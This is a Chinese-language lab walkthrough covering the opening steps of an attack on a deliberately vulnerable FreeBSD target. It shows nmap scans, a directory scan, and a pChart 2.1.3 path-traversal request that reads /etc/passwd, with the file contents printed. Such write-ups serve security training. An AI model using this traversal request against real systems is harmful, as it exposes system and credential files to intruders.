
一、信息收集

1. 这台靶机有点问题，启动前需要先将网卡删除然后重新添加，否则会获取不到ip。启动后先进行主机发现，如下，kali的ip是192.168.0.106，那么靶机应该就是107了


```
sudo arp-scan -l
```



```
└─$ nmap -sn 192.168.0.1/24
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-08 09:32 EDT
Nmap scan report for 192.168.0.1
Host is up (0.0021s latency).
Nmap scan report for 192.168.0.100
Host is up (0.072s latency).
Nmap scan report for 192.168.0.101
Host is up (0.00034s latency).
Nmap scan report for 192.168.0.105
Host is up (0.084s latency).
Nmap scan report for 192.168.0.106
Host is up (0.000083s latency).
Nmap scan report for 192.168.0.107
Host is up (0.00052s latency).
Nmap done: 256 IP addresses (6 hosts up) scanned in 2.56 seconds
```

2. 端口扫描，开放了22、80、8080端口，web服务中间件为Apache httpd 2.2.21，系统为FreeBSD，mod_ssl版本为2.2.21，OpenSSL版本0.9.8q， PHP版本5.3.8


```
nmap -Pn -sV -sC -T4 192.168.0.107
```



```
└─$ nmap -sC -sV -T4 192.168.0.107
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-08 09:33 EDT
Nmap scan report for 192.168.0.107
Host is up (0.00082s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE  SERVICE VERSION
22/tcp   closed ssh
80/tcp   open   http    Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8)
8080/tcp open   http    Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.94 seconds
```


3. 扫描一下端口漏洞，没有扫出什么漏洞

```
nmap --script=vuln 192.168.0.107
```




```
└─$ nmap --script=vuln 192.168.0.107
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-08 09:42 EDT
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 192.168.0.107
Host is up (0.00070s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE  SERVICE
22/tcp   closed ssh
80/tcp   open   http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
8080/tcp open   http-proxy
|_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
```

4. 访问一下各个端口




It works!



Forbidden


You don't have permission to access / on this server.

5. 扫描一下两个web端口的目录，都没有什么东西，F12看一下源码，发现80端口的一个注释



```
<html>
  <head>
    <!--<META HTTP-EQUIV="refresh" CONTENT="5;URL=pChart2.1.3/index.php">-->
  </head>
  <body>
    <h1>It works!</h1>
  </body>
</html>
```

6. 访问一下这个URL，界面如下




Web 服务器
Apache HTTP Server 2.2.21

操作系统
FreeBSD

编程语言
PHP 5.3.8


Web 服务器扩展
mod_dav 2
mod_ssl 2.2.21
OpenSSL 0.9.8q

7. 看起来像是显示文件的，随便点开一个看看，发现显示了源码，可能存在文件读取



```
<?php
 /* CAT:Area Chart */

 /* pChart library inclusions */
 include("../class/pData.class.php");
 include("../class/pDraw.class.php");
 include("../class/pImage.class.php");

 /* Create and populate the pData object */
 $MyData = new pData();
 $MyData->addPoints(array(4,2,10,12,8,3),"Probe 1");
 $MyData->addPoints(array(3,12,15,8,5,5),"Probe 2");
 $MyData->addPoints(array(2,7,5,18,15,22),"Probe 3");
 $MyData->setSerieTicks("Probe 2",4);
 $MyData->setAxisName(0,"Temperatures");
 $MyData->addPoints(array("Jan","Feb","Mar","Apr","May","Jun"),"Labels");
 $MyData->setSerieDescription("Labels","Months");
 $MyData->setAbscissa("Labels");

 /* Create the pChart object */
 $myPicture = new pImage(700,230,$MyData);

 /* Turn of Antialiasing */
```


8. 抓包，尝试读取/etc/passwd文件，如下，成功读取



```
GET /pChart2.1.3/examples/index.php?Action=View&Script=/etc/passwd HTTP/1.1
Host: 192.168.0.107
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.97 Safari/537.36
Accept: */*
Referer: http://192.168.0.107/pChart2.1.3/examples/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close


```


```
# $FreeBSD: release/9.0.0/etc/master.passwd 218047 2011-01-
28 22:29:38Z pjd $
#
root:*:0:0:Charlie &:/root:/bin/csh
toor:*:0:0:Bourne-again Superuser:/root:
daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/n
operator:*:2:5:System &:/:/usr/sbin/nologin
bin:*:3:7:Binaries Commands and Source:/:/usr/sbin/nologin
tty:*:4:65533:Tty Sandbox:/:/usr/sbin/nologin
kmem:*:5:65533:KMem Sandbox:/:/usr/sbin/nologin
games:*:7:13:Games pseudo-user:/usr/games:/usr/sbin/nologin
news:*:8:8:News Subsystem:/:/usr/sbin/nologin
man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueu
mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr
bind:*:53:53:Bind Sandbox:/:/usr/sbin/nologin
proxy:*:62:62:Packet Filter pseudo-
user:/nonexistent:/usr/sbin/nologin
_pflogd:*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nolo
_dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin
uucp:*:66:66:UUCP pseudo-
user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico
pop:*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin
www:*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nolog
hast:*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/no
nobody:*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin
mysql:*:88:88:MySQL Daemon:/var/db/mysql:/usr/sbin/nologin
ossec:*:1001:1001:User &:/usr/local/ossec-hids:/sbin/nologin
ossecm:*:1002:1001:User &:/usr/local/ossec-
hids:/sbin/nologin
ossecr:*:1003:1001:User &:/usr/local/ossec-
hids:/sbin/nologin
```

9. 再次扫描一下http://192.168.0.107/pChart2.1.3/的目录，发现存在data目录



```
---- Scanning URL: http://192.168.0.107/pChart2.1.3/ ----
==> DIRECTORY: http://192.168.0.107/pChart2.1.3/cache/
==> DIRECTORY: http://192.168.0.107/pChart2.1.3/class/
==> DIRECTORY: http://192.168.0.107/pChart2.1.3/data/
==> DIRECTORY: http://192.168.0.107/pChart2.1.3/examples/
==> DIRECTORY: http://192.168.0.107/pChart2.1.3/fonts/
+ http://192.168.0.107/pChart2.1.3/index.php (CODE:302|SIZE:0)

---- Entering directory: http://192.168.0.107/pChart2.1.3/cache/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.0.107/pChart2.1.3/class/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.0.107/pChart2.1.3/data/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.0.107/pChart2.1.3/examples/ ----
+ http://192.168.0.107/pChart2.1.3/examples/index.php (CODE:200|SIZE:86764)
==> DIRECTORY: http://192.168.0.107/pChart2.1.3/examples/pictures/
==> DIRECTORY: http://192.168.0.107/pChart2.1.3/examples/resources/
==> DIRECTORY: http://192.168.0.107/pChart2.1.3/examples/sandbox/

---- Entering directory: http://192.168.0.107/pChart2.1.3/fonts/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.0.107/pChart2.1.3/examples/pictures/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
